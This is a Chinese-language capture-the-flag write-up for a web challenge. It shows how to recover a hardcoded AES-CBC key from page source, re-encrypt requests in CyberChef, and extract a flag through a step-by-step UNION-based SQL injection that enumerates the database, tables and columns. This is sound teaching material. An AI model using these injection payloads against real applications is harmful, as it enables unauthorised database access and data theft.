25.1I_LOVE_Milk_Dragon

难度：中等

出题人：DDL

考点：javascript代码审计（AES加密原理，会给明显提示）+sql注入(无过滤)

hint:flag不在环境变量中

题目镜像:crpi-od6n6pziphyfcwhy.cn-hangzhou.personal.cr.aliyuncs.com/ddl08/01:21


RDCTF{test}动态插入

若出现数据库无法连接如Connection failed: Can't connect to MySQL server on '127.0.0.1' (111)是由于

资源限制：平台的资源限制（如内存、磁盘空间等）可能影响 MySQL 服务的正常启动。存储限制改为400就够了

WP

每点击一个图片都会去后端查询数据，将查询结果文案并返回结果，如果没有如下回显也可以抓包发现



在index.html(刚进入题目环境的奶龙图片页面)查看页面源代码有aes加密的key，iv可以看到是随机生成的，抓包抓一个就能一直用

```
<!-- 引入 crypto-js 库 -->
<script src="https://cdn.staticfile.org/crypto-js/3.1.9-1/crypto-js.min.js"></script>
<!--You should learn about AES encryption. I use the CBC module here.Also, you must know what base64 encryption is, right? -->
<script>
    const secretKey = "1234567890123456";  // AES 密钥
    const imageContainer = document.getElementById('image-container');
    const contentDiv = document.getElementById('content');

    // 存储图片的类别和路径
```

提示

```
103             // 生成 IV
104             const iv = CryptoJS.lib.WordArray.random(16);
```

然后根据加密原理去抓包加密解密


解密平台（网上在线网站有很多，百度直接搜aes在线解密就有）及连接；图片在本题目wp-补充2里

（iv根据抓包情况自行修改）

Plain Text

```
https://cyberchef.org/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)AES_Decrypt(%7B'option':'UTF8','string':'1234567890123456'%7D,%7B'option':'Base64','string':'0rTqq57dsuK482Z9p6kWSg%3D%3D'%7D,'CBC','Raw','Raw',%7B'option':'Hex','string':''%7D,%7B'option':'Hex','string':''%7D)AES_Encrypt(%7B'option':'UTF8','string':'1234567890123456'%7D,%7B'option':'Base64','string':'pMj0C8Az6R8%2BivEqzh5MGQ%3D%3D'%7D,'CBC','Raw','Raw',%7B'option':'Hex','string':''%7D/disabled)To_Base64('A-Za-z0-9%2B/%3D'/disabled)&input=V3NsUWNvUE1zWDR0dml4Y1BxKytEQT09
```


随机生成的iv抓包如下可以发现发包有iv数据↓



加密连接

Plain Text

```
https://cyberchef.org/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false/disabled)AES_Decrypt(%7B'option':'UTF8','string':'1234567890123456'%7D,%7B'option':'Base64','string':'0rTqq57dsuK482Z9p6kWSg%3D%3D'%7D,'CBC','Raw','Raw',%7B'option':'Hex','string':''%7D,%7B'option':'Hex','string':''%7D/disabled)AES_Encrypt(%7B'option':'UTF8','string':'1234567890123456'%7D,%7B'option':'Base64','string':'pMj0C8Az6R8%2BivEqzh5MGQ%3D%3D'%7D,'CBC','Raw','Raw',%7B'option':'Hex','string':''%7D)To_Base64('A-Za-z0-9%2B/%3D')&input=eyJjYXRlZ29yeSI6Ii0yJ3VuaW9uIHNlbGVjdCBncm91cF9jb25jYXQoaWQyLGZsbGFnKSBmcm9tIGhmbGFnKSAjIn0
```



1查数据库

Plain Text

```
{"category":"-2'union select database()#"}
```

2查表名

Plain Text

```
{"category":"-2'union select group_concat(table_name) from information_schema.tables where table_schema=database();#"}
```

3查列名

```
{"category":"-2'union select group_concat(column_name) from information_schema.columns where table_name= 'flag'#"}
```

4查flag

```
{"category":"-2'union select group_concat(id2,fllag) from flag #"}
或者
{"category":"-2'union select group_concat(id2,fllag) from (flag) #"}
```

补充

1表名包括问题

在 SQL 查询中，表名（如 `flag`）通常**不能直接用单引号**包围，因为单引号在 SQL 中是用来表示字符串文字的，而表名、列名通常应该不被单引号包围。

如果你想引用一个表名或列名，并且表名或列名包含特殊字符或是关键字，应该使用 **反引号** (```)

而在查列名过程中

table_name= 'flag'

是因为=比较，是把flag当作字符串去查询

2解密之后数据问题

{"category":1} //数字的json数据加不加双引号都可以，字符串必须加双引号